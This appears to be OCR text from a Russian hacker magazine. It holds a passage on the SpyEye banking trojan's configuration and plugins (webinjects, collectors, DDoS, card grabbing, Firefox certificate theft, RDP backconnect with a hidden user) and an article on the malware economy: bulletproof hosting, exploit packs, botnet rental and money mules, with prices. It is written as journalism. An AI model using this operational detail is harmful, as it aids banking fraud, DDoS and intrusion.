- L — представляет собой флаг для перехвата — граббинга содержимого между тегами data_before и data_after включительно. При этом сграбленный контент будет обособляться содержимым тега data_inject. (Сграбленное содержимое можно найти в панели управления формграббера, указав критерий поиска Hooked Function: "GRABBED DATA". — Прим. ред.)
- H — аналогичен флагу L за исключением того, что в сграбленное содержимое не включается содержимое тегов data_before и data_after.

data_before, data_inject, data_after

Существует три ситуации при работе с этими тегами:

1. Если найден контент по маске data_before и содержимое тега data_after пусто, то... — бот вставит содержимое тега data_inject ПОСЛЕ data_before.
2. Если найден контент по маске data_after и содержимое тега data_before пусто, то... — бот вставит содержимое тега data_inject ДО data_after.
3. Если найден контент по маскам data_before и data_after, то... — бот заменит контент между тегами data_before и data_after включительно на содержимое тега data_inject.

На практике была обнаружена следующая особенность веб-сервера BOA при использовании HTTP 1.0 (именно эту версию HTTP SpyEye использует для инжектирования страниц в браузере Mozilla Firefox). На некоторых ресурсах (*.css, *.js) веб-сервер возвращал сжатый контент, при этом в Content-Encoding не было указано, что контент сжатый. Приводило это к тому, что браузер распознавал контент таких ресурсов, как Invalid Content, и страница отображалось некорректно. Несмотря на подобные проблемы веб-сервера, это можно исправить средствами SpyEye, просто составив пустое правило (с пустыми тегами data_before, data_inject и data_after) для инжектирования css- и js-ресурсов.

Builder: serial.txt. Билдер привязывается к железной части компьютера, а серийный номер выдает разработчик вредоносного ПО. А что ты хотел: лицензионная программа!

Client : Builder : collectors.txt. В каталоге билдера должен находиться файл collectors.txt. В файл можно прописать список, каждая строка которого имеет следующий формат (такие строки разделяются Enter'ами):

ip:port — это IP, на котором установлен SpyEye Collector и PORT, который коллектор слушает на предмет журналов работы. Вместо IP можно указать доменное имя. Коллектор, как правило, использует какой-нибудь известный, «распространенный» порт (80 или 443), ибо в некоторых локальных сетях маршрутизаторы могут блокировать отсылку трафика на нестандартные порты. В случае невозможности отправки данных через первый коллектор бот будет пытаться отправить данные, используя коллекторы, указанные ниже (пауза между попытками составляет 0,1 секунды). Если бот дойдет до конца списка и данные отправить так и не удалось, то он сохранит отчет в специальном хранилище и будет пытаться отправить данные при следующей отсылке логов.

ПЛАГИНЫ ДЛЯ КЛИЕНТА

Для обеспечения недостающей в базовой части клиента функцианальности существуют плагины. Они тоже указываются в билдере.

Client : Plugins : webfakes. Плагин webfakes может использоваться для подмены содержимого HTTP- и HTTPS-ресурсов без обращения к оригинальному веб-серверу в браузерах IE и FF. Конфигурационный файл плагина совместим с форматом поддельных страниц, используемых Zeus'ом, и выглядит следующим образом:

```
entry "WebFakes"
%URL_MASK% %URL_REDIRECT% %FLAGS% %POST_BLACK_MASK%
%POST_WHITE_MASK% %BLOCK_URL% %WEBFAKE_NAME%
%UNBLOCK_URL%
End
```

ОТЛИЧИЯ ИНЖЕКТОВ SPYEYE ОТ НЖЕКТОВ ZEUS'A

Порядок следования тегов data_before, data_inject, data_after — для SpyEye'я он важен и должен быть именно такой, а для Zeus'a не важен. Zeus по умолчанию инжектирует CSS- и JS-контент. Однако, чтобы инжектировать такой контент в SpyEye, обязательно нужно создать правило таким образом, чтобы в теге set_url содержалась строка «.css» либо «.js» (в зависимости от типа контента для инжектинга).

В SpyEye некорректно реализован флаг H — в Zeus'e он используется для удаления HTML-кода из сграбленного контента HTTP-ресурса. В SpyEye спецсимвол «#» абсолютно аналогичен «*» (в теге set_url). Хотя в Zeus'e это не так и спецсимвол «#» используется как синоним «ноль или один любой символ».



Вид контроллера ботнета

С подменой в браузере FF связан один нюанс. Ввиду особенностей API библиотеки nspr4, данные POST-запроса, поступающие для анализа в плагин подмены, ограничены длиной в 4 Кб. То есть при составлении правил подмены используются такие переменные POST-запроса, которые входят в первые 4 Кб HTTP-запроса (включая размер HTTP-шапки).Плагин не требует включения со стороны панели управления.

DDoS. Плагин может быть использован, чтобы осуществить DDoS-атаку на какой-нибудь сервер. Конфигурация плагина имеет следующий вид:

- type target port time.
- type target port time.
- type — тип DDoS'a. Поддерживаются следующие: slowloris/ssyn/udp.
- target — IP либо хост сервера, на который осуществляется атака.
- port — порт, подвергаемый DDoS'у (для UPD DDoS можно указать 0, для выбора случайного порта).
- time — время, в течение которого будет производиться DDoS (для UDP/SSYN используются секунды, для Slowloris — минуты).

В конфигурации плагина можно указать множество заданий на DDoS (плагин переходит от одного задания к другому постепенно, не многопоточно). Для типа DDoS'a Slowloris не нужно задавать порт (по умолчанию используется 80-ый). Плагин требует включения со стороны панели управления.

Client : Plugins : ccgrabber. Плагин занимается сбором информации о банковских картах, анализируя POST-запросы приложений. Для детектирования номеров банковских карт используется Luhn algorithm. Если нашелся валидный номер карты, то весь POST-запрос отсылается в коллектор. Найти сграбленные CC можно через соответствующий интерфейс поиска в панели управления формграббера.

ffcertgrabber. Базовая комплектация SpyEye занимается хищением сертификатов только из криптохранилища Windows. Однако Firefox использует собственное хранилище сертификатов. В связи с этим есть специальный плагин для хищения сертификатов из FF. Предусмотрен подбор паролей по словарю в случае, если на профиль установлен мастер-пароль. В конфигурации плагина лишь одно значение — минимальное время ожидания перед отправкой сертификатов в коллектор (указывается в секундах). Сграбленные сертификаты имеют префикс FF.

Socks5 BackConnect. Плагин поднимает SOCKS5-сервер на боте и предоставляет доступ к нему через BackConnect-сервер. В главной панели управления имеется интерфейс, позволяющий отображать список доступных Socks'ов.

FTP BackConnect. Плагин поднимает FTP-сервер на боте и предоставляет доступ к нему через BackConnect-сервер. В главной панели управления имеется интерфейс, позволяющий отображать список FTP-серверов.

RDP BackConnect. Плагин поднимает RDP-сервер и прокидывает его до BackConnect-сервера. Также плагин реализует создание сокрытого пользователя, который и нужен для удаленного использования ПК по протоколу RDP. Еще в нем предусмотрена панель управления для запуска любого процесса от любого пользователя в системе (чтобы можно было создавать процессы от имени оригинального пользователя). И еще встроена Portable-версия TotalCommander'a, загружаемого из интернета и запускаемого прямо из памяти (без сохранения на диск).

Плагину не нужна перезагрузка ОС для работы.

Плагин включается через главную панель управления. Список ботов можно увидеть в соответствующем пункте меню (RDP). Подключаться к ботам можно через стандартное ПО ОС Windows «mstsc.exe» Remote Desktop Connection.

Минусы текущей версии плагина:

- нет поддержки x64-систем;
- плагину нужны права администратора для работы;
- не поддерживается Win7 Starter (именно Starter);
- кроме того, есть плагины для разработчиков и отладки!

ЗАКЛЮЧЕНИЕ

После ознакомления с этим зверьком и его документацией становится понятно, что перед нами — полноценный программный продукт, хоть и предназначенный для совершения противозаконных действий. Компьютерная преступность переходит на новый уровень своего развития. Используемые инструменты и средства, разделение обязанностей, сращивание с организованными преступными группами — всё это пугающие тенденции. Уже существуют целые индустрии по написанию вирусов, предоставления ботнетов в аренду, продаже трафика для заражения и установки ботов. Функционал SpyEye поражает, а наличие подобной технической документации говорит о профессионализме его разработчиков — неудивительно, что мы наблюдаем колоссальный рост числа мошенничества с системами ДБО. Стоимость SpyEye на черном рынке колеблется в районе десятка тысяч долларов за версию с полным набором модулей. Учитывая сверхрентабельность преступной деятельности, которую можно осуществлять с его помощью, это еще не много. ⌶



А вот так создаются сами боты

A.I.



КАК И СКОЛЬКО ЗАРАБАТЫВАЮТ НАШИ КРИМИНАЛЬНЫЕ КОЛЛЕГИ?

Совершенно ясно, что на малварном бизнесе некисло наваривают целые группы товарищей. Неясно только, в каких именно масштабах они наваривают, и как все это происходит. Сегодня мы прольем свет на кое-какие криминальные схемы, используемые в бизнесе, связанном с малварью. Разумеется, исключительно в образовательных целях :).

Бабло на малвари

Увы, времена, когда хакеры создавали свои творения и взламывали сайты или программы только ради того, чтобы насолить разработчику или доказать друзьям, что они могут проникнуть в Пентагон, уже прошли. Конечно, вспоминая недавние события с Anonymous и LulzSec, а также читая ресурсы дефейсеров, можно сказать, что «идейные» еще не перевелись, но по большей части вся киберкриминальная активность, которая ведется сейчас в интернете, направлена только на одно — зарабатывание денег.

Началось все это на заре распространения интернет-банкинга и платежных систем, когда реальные деньги стало возможным перехватить через Сеть и потом обналичить. В наши же времена киберпреступники крадут буквально все и, как и обычный криминал, имеют четко расписанные роли, сферы влияния, иерархию и структуру, о чем и пойдет речь дальше.

ЭВОЛЮЦИЯ ГРАБЕЖА


В начале 2000-х гг. банки только начинали думать о своей онлайновой безопасности, а хакеры — о том, как много денег оттуда можно увести. Несознательные одиночки находили уязвимости в системах защиты финансовых онлайн-операций того или иного банка, уводили базу карточек и выставляли ее на продажу в открытом виде. На не особо-то засекреченных форумах можно было спокойно прочитать имена тех несчастных, у которых увели банковские реквизиты, и узнать другие интимные подробности. Профессиональные кардеры или просто дурачки радостно скупали такого рода информацию, быстренько печатали нужный пластик (то есть левую карточку с правильной информацией о деньгах) и шли запасаться в ближайший банк. Более умные пластика не печатали, а закупались в онлайн-магазинах.

Однако халяву начали быстро прикрывать: стало появляться все больше антивирусных решений, которые стали попадать не только к юзерам, но в и банки. А последние, кроме того, стали ужесточать доступ к своим данным, то есть взломать банк стало гораздо сложнее. При этом полиция начала обращать все больше внимания на подобные криминальные активности, что привело к тому, что «закуп по полной» на очередном хакерском форуме мог обернуться встречей с представителями закона, играющими роль продавцов. На этой волне постепенно стал формироваться более развитый рынок, со своей спецификой и специализацией на банковских троянах.

Конечно, никуда не делись изначальные подходы типа скимминга, тупого взлома банкоматов и прочего, но все это, по сути, грубо и неаккуратно, не говоря уже о том, что хлопотно, как быстро поняли парни, которые нашли 1001 способ увести всю нужную информацию с компа пользователя. Согласно статистике от «Лаборатории Касперского», которая внимательно изучает любителей «поломать» банки, за 2010 г. ее аналитики добавили более 60 тыс. сигнатур с вердиктом Trojan-Spy. Остальные данные ты можешь посмотреть на соответствующем графике, но налицо тот факт, что малвари пишут все больше и больше, и вышеупомянутый вердикт превалирует.

Отчего? Оттого, что злоумышленники поняли, что пусть лучше собирается вся информация, а там посмотрим, как ею воспользоваться. Собирать только банковские данные через банальный фишинг, электронную корреспонденцию от банков в ключе «мы тут решили обновиться, подтвердите данные счета» и прочие лохотроны в какой-то момент стало не модно.





▲ В Китае, как видишь, можно хостить все что угодно. И при этом очень дешево

◄ Дешевенький ботнет! Никому не надо?

Конечно, куча киберпреступников продолжают это делать, но эффективность подхода не столь высока. Результативные удары получаются редко, при этом умные негодяи увидели, как можно сделать больше и лучше.

ОТЛАЖЕННЫЙ МЕХАНИЗМ

Таким образом, в бизнес стали потихоньку приходить индивидуумы с мозгами, которые были готовы рулить денежными потоками, но не умели писать малварь. В частности, под их влиянием рынок стал специализироваться, поделившись на различные группы, о которых мы дальше поговорим.

Начнем с создателей малвари — тех людей, которые лучше всех держат руку на пульсе. Вся их деятельность напоминает производственный цикл любого программного продукта: изучение рынка, создание качественного функционала, борьба с конкурентами. Те, кто стоит за созданием эксплоит-паков и суровой малвари типа SpyEye и Zeus'а, тщательно документируют изменения, быстренько вносят коррективы в код, как только их начинает детектировать тот или иной антивирусный вендор, даже добавляют в свою малварь мини-антивирусы, вытирая тем самым наиболее злостных конкурентов. Причем делают они это не хуже заправского антивируса. Также стоит упомянуть, что хакеры-альтруисты взламывают дорогие творения своих собратьев и выкладывают на форумы просто так. Тот же Zeus, SpyEye и прочие известные в узких кругах тулзы можно спокойно скачать в крякнутом виде.

Так что создателям таких троянов приходится бороться еще и с таким видом нападок, все время улучшая свои творения и выдумывая новые средства защиты. На ум приходит аналогия с китайцами, которые нещадно копируют айфоны и

ГЕНИИ-ПРОГРАММИСТЫ ИЛИ ПИШУТ МАЛВАРЬ НА ЗАКАЗ, ИЛИ СОЗДАЮТ ЧТО-ТО КРУТОЕ САМИ С НУЛЯ И НАЧИНАЮТ ПРОДАВАТЬ



Как видишь по отзывам, крипт действительно помогает достичь поставленных гнусных целей

прочие модные девайсы, тем самым подрывая бизнес больших и успешных контор.

Очевидно, что такие программеры стоят гораздо больше типичного аналитика в антивирусной компании, причем в прямом смысле. Согласно рассказам нехороших парней, которые создают реальные трояны и эксплоит-паки, их недельный заработок больше, чем месячный у типичного топ-менеджера в западной компании. Такие люди никогда не перейдут работать в нормальную компанию даже руководителями разработки: разве что только после того, как станут миллионерами. И естественно, с тем чтобы не светиться в дальнейшем.

Гении-программисты или пишут малварь на заказ, или создают что-то крутое сами с нуля и начинают продавать. Делают они это по-прежнему через тематические форумы, только попасть на них теперь немного сложнее. Как правило, нужны рекомендации или инвайты от старожилов. Модераторы форумов зачастую также играют роль гарантов, то есть посредников, которые отвечают за то, что, заказав малварь у Васи, ты не просто выкинешь деньги, а получишь то, что обещает Вася.

Скачать SpyEye может любой, кто в состоянии забить поисковый запрос в Google

Отдельные индивидуумы занимаются созданием ботнетов. Их можно арендовать для DdoS'а, для дальнейшего развития и сбора данных с юзеров, для последующей продажи, для организации анонимных прокси-серверов и т. п.

Отдельно заточенные товарищи занимаются поиском уязвимостей во всем и вся. Это самая безопасная работа. Ты наверняка знаешь легитимные ресурсы, которые предлагают тебе делиться найденными уязвимостями за бесплатно или за мелкую денежку ради мира на земле.

Но не все же такие альтруисты, особенно при условии того, что создатели эксплоит-паков могут заплатить за найденную уязвимость несколько десятков тысяч баксов, если речь идет об 0day-находке в самой популярной версии Windows'а.

Наконец, мы добрались до тех, кто, собственно, заказывает весь банкет — преступников, которые фильтруют тонны украденной информации и выставляют ее на продажу в специализированных магазинах (см. соответствующий скриншот).

Это дилеры, которые предлагают конечным потребителям — другим преступникам, — доступ к живым деньгам. Ну то есть практически живым. Получить доступ к таким магазинам сложно: надо быть в тусовке, регулярно закупаться на большие суммы. Правда, и предоставляемый сервис на высоте: купить можно все что угодно. Мы уже вскользь упомянули о том, что крадут все: номера банковских карт с пинами и банковские счета — товар, которым никого не удивить и который в свете активизации киберполиции довольно небезопасен для обналички. Правда, есть возможность заказать карточку определенного банка, определенного типа, нужной страны, что в ряде случаев приводит к сильному снижению градуса опасности (ты, например, слышал о киберполиции Лаоса?). На заказ продавец достанет все что угодно. Цены демократичные — 10 % от доступной налички.

Кроме того, можно купить любые платные аккаунты — на рапидшару, в ЖЖ, скайп и прочее. На виртуальных полках лежат украденные лицензии для софта, включая, что самое смешное, антивирусы (см. скриншот), пароли и логины к FTP-серверам (будет где похостить командный центр ботнета).

В последнее время популярность набирает продажа личности, то есть украденных данных о паспортах, прописке,



Новый паспорт, да еще с бесплатной доставкой?! В инете такого добра хватает



Exp — штука довольно известная и довольно легко доступная

месте жительства, номерах страховок и прочее. Ты не поверишь, но огромное число тупых юзеров сканируют паспорт, кредитки, пенсионное страхование, ИНН и прочие документы и оставляют эти сканы на винте. А потом реальные преступники, получив сканы, выкачанные тем же Zeus'ом, радостно делают с этого хозяйства клоны, конечно же, с фоткой заказчика. Для ряда стран их можно даже зарегить в базе полиции! Так что стать гражданином Америки (ну или по крайней мере въехать туда на ПМЖ) можно за какие-то 1000 долларов.

При этом понятно, как удобно все это в рамках масштабной операции: некий Вася под именем Джона Смита въезжает в страну, уводит миллион баксов со взломанного счета, на который эти деньги перевели с другого счета, и спокойно уезжает домой. Полиция приезжает к ни в чем не повинному лошку Смиту, паспорт которого украли и аккаунт которого был взломан, и начинает ставить его в очень неудобное положение. При этом найти концы Васи практически нереально.

В общем, как ты уже понял, все удобно и по ролям. Если ты негодяй и тебе хочется испытать судьбу, ты можешь выбрать еще и профессию мула, и сам купить ворованных карточек, и пойти снимать наличку или купить на них 100 айфонов и заказать их себе домой. Без мулов, собственно, никуда, в том случае если преступник хочет получить реальные деньги.

Для того чтобы тебе стало понятно, как все эти винтики образуют отлаженный механизм, давай рассмотрим путь к легким деньгам от начала до конца, так, как если бы некий злоумышленник решил непринужденно обогатиться, воспользовавшись свободой и благами интернета.

HOW TO NOT TO DO

Сразу оговоримся, что все расписано приблизительно, с определенными допущениями и в рамках узкого сценария. Знатоки дела (а нас наверняка полистывают и такие) могут поспорить и найти кучу неточностей, но повторюсь: главный смысл — дать понять, как все довольно легко и прибыльно.

Для начала киберпреступники выбирают жертву: или одну, или очень много. От этого зависит, как они собираются обогащаться: быстро за один раз или постепенно за счет большого числа юзеров. Как следствие, меняется и тип атаки: таргетированная или ковровое бомбометание. В случае таргетированной атаки информация собирается, как правило, с социальных сетей, при массовом подходе это не столь важно.

Дальше надо решить технические моменты, то есть как будет добыта информация от незадачливого юзера. Для начала берется так называемый пуленепробиваемый хостинг. В интернете на тематических форумах предложений хоть отбавляй. Для понимания: хостеру все равно, что вы там храните на серверах, при этом он не будет сдавать вас полиции. Чтобы у него самого не было проблем с законом, серверы размещаются в странах с теплым, приятным климатом, большим количеством диких обезьян и законами, которые не приветствуют вторжение иностранных спецслужб на суверенную территорию страны и плохо описывают, что же такое киберпреступность, кража денежек и прочих приятных вещей через интернет. Стоит ли говорить, что полиция таких стран, как правило, не особо говорит по-английски и не особо пользуется электронной почтой.

Пуленепробиваемый (абузоустойчивый) хостинг — самая дорогая вещь в типичном криминальном мероприятии. В среднем он обойдется в 500 американских долларов в месяц. Можно дороже, можно дешевле. В целом на успешный сбор информации, растянутый во времени, надо закладывать несколько тысяч долларов.

Далее в случае массовой атаки (а они более распространены в целях наживы и при нежелании потом долго сидеть в тюрьме) берется какой-нибудь свеженький эксплоит-пак (он же «краймвар-пак»), который ставится на этот самый хостинг. Можно даже сразу купить все готовое, предустановленное. Нет только пейлоада, то есть малвари, с помощью которой и утекут данные. Эксплоит-паки, кстати, можно достать даже бесплатно. Но если ты хочешь, чтобы в них были свежие уязвимости, а это довольно часто залог успеха, то придется заплатить. Около 1300–1500 баксов.

В киберпреступники совсем дебилов не берут, так что очевидно, что злоумышленник понимает, что на компе жертвы стоит какой-нибудь антивирус. Поэтому, разрабатывая малварь и криптуя уже имеющуюся, коварный гаденыш должен прогнать результат через антивирусный мультисканер. Найти такое добро в интернете в различных реализациях не составляет труда: это может быть облачное решение, может быть локальный софт, можно заплатить за это денег, а можно воспользоваться уже заранее украденным (Напомним, что тот же вирустотал — ресурс, данные с которого утекают в антивирусные компании, поэтому приватную малварь на нем не тестят. — Прим. ред.). Если хочется гарантий, то обычно платят около 500 баксов.

Чтобы написать или закриптовать уникальную малварь, придется выложить еще баксов 800. Зато, как это ни печально для производителей антивирусов, ни один из них ее, скорее всего, не поймает в течение как минимум

Хочешь поделиться найденным эксплоитом? Это лишь один из вариантов, где можно оставить информацию



МАЛВАРЬ НАПИСАНА, ХОСТИНГ ЕСТЬ, ОСТАЕТСЯ ВОПРОС РАСПРОСТРАНЕНИЯ



Любой банк на выбор и все в количестве

пары дней, а этого достаточно, чтобы выкачать с жертв все самое интересное.

Итак, малварь написана, хостинг, куда планируется собирать данные о кредитках и банковских счетах, есть, остается вопрос распространения. Нет проблем! Арендуем ботнет. Цены зависят от того, известен ли он уже производителям антивирусных решений или нет, какие ты получишь над ним права, сколько машин гарантировано в онлайне и прочее. Ориентировка для начала — всего 200 баксов, но это, конечно, минимум.

Если киберпреступник особо умный, то после покупки ботнета он его модифицирует — криптует протокол передачи данных, меняет что-то еще. Таким образом он обезопасит себя от кидалова со стороны продавца ботнета. Это будет стоить еще несколько сотен баксов у уже прикормленных программистов. Ботнет увязывается с эксплоит-паком, и понеслась: данные начинают валиться на преступный сервер. Возникает самый главный вопрос: как обналичить деньги? Очевидно, что перевод на взломанные счета ничего не дает: это все элементарно прослеживается. Поэтому преступники предпочитают снимать деньги через мулов. Их с самого начала разбойного плана начинают искать по инету, как правило, под видом рекламки: «Хочешь 1000 баксов в час? Тыкай в баннер!». Наверняка ты видел кучу таких баннеров в интернете, причем зачастую на вполне себе респектабельных сайтах.

Кто-то из денежных осликов понимает, что делает, кто-то — нет. Ведь если преступники подходят к делу с умом, они составляют трудовой договор, по которому работник просто должен снимать деньги в банках. Когда потом мула ловят — а ловят их почти всегда, — те могут уйти в несознанку и говорить: «Ну позвольте, я же работал! Я и не знал, что это незаконно! Вот у меня договор! Что вы говорите? Деньги воровали?! Вот сволочи! Я готов помочь вам, ребята! Я с вами! Накажем злодеев, только вот я о них ничего не знаю, все общение было по электронной почте». Такая ситуация очень типична, например, в Латинской Америке. Там вообще людей принято после первого раза прощать: ну не хотел человек плохого, бес попутал. Что же, сразу в тюрьму сажать?!

Мулов ищут в том банке, аккаунты которого чистят. Или могут попросить открыть аккаунт. При этом мул получает 10–15 % от снимаемой суммы. Что он делает потом? Отправляет денежки любой платежной системой типа Western Union Саше Кузнецову (это, как ни странно, самые распространенные имя и фамилия для России) из своей гнилой Америки в какую-нибудь развивающуюся страну типа России. Искать потом Сашу — занятие бесполезное, не говоря уже о том, что Саша может купить левый паспорт в переходе и получить все на него.

Что наш незаконопослушный Сашок имеет на выходе? Все зависит от его жадности. Если у тебя хорошо с арифметикой, ты уже посчитал, что начальные вложения обойдутся минимум в 6000–7000 долларов. Допустим, ботнет окучил 1000 юзеров, хотя в реальности их, конечно, будет больше. Те же американцы хоть пару тысяч зеленых на карточке, да имеют. Умножаем юзеров на деньги, отнимаем 10–15 % на мулов, получаем пусть даже 500 000 долларов чистоганом. Покрывает 7000? Мне кажется, вполне. При этом, повторимся, не стоит забывать, что киберпреступнику, который решил все это провернуть, не надо быть ни кодером, ни админом, вообще не надо обладать какими-то реальными техническими знаниями.

МАСШТАБ ТРАГЕДИИ

Как результат — не удивительно, почему СМИ по всему миру, а в Америке в частности, очень регулярно рапортуют о многомиллионных убытках со стороны частных пользователей и компаний. Одна только старушка Англия отрапортовала, что ущерб от киберпреступности в стране оценивается в 27 млрд фунтов в год. Почему так происходит? Пробуют многие, а ловят не всех. Законы большинства стран находятся в таком состоянии, что по ним осудить преступника можно или условно, или всего на пару лет. При этом никто не требует вернуть всех украденных денег, потому что никто не знает, сколько их вообще было украдено. Морально и этически совершить преступление в интернете проще: ты не видишь жертву в лицо, при этом многие хакеры любят играть роль Робин Гудов — наказывать, скажем, богатых американцев на жадность и принципиально, например, не атаковать жителей родной страны (Хм… а я слышал, что это потому, что в родной стране за это иногда отрезают пальцы. — Прим. ред.).


Не хватает и мировой киберполиции — если в последние годы она хоть где-то стала появляться, то над взаимодействием подразделений по всему миру между собой еще работать и работать. При этом часть вопросов не будет решена никогда из-за общеполитических препятствий: как известно из хорошего фильма «После прочтения сжечь», у США нет экстрадиции с Венесуэлой.



Сплоит-пак

ЧТО ЭТО ТАКОЕ?

Сплоит-паки служат для массового заражения посетитетей сайтов через уязвимости в браузерах. Набор эксплоитов **Black Hole** от русского парня Paunch появился чуть больше года назад и уже успел наделать много шума.



1 Сплоит-пак ведет подробную статистику работы: учитываются общая посещаемость, количество заражений, эффективность отдельных эксплоитов и структура трафика.

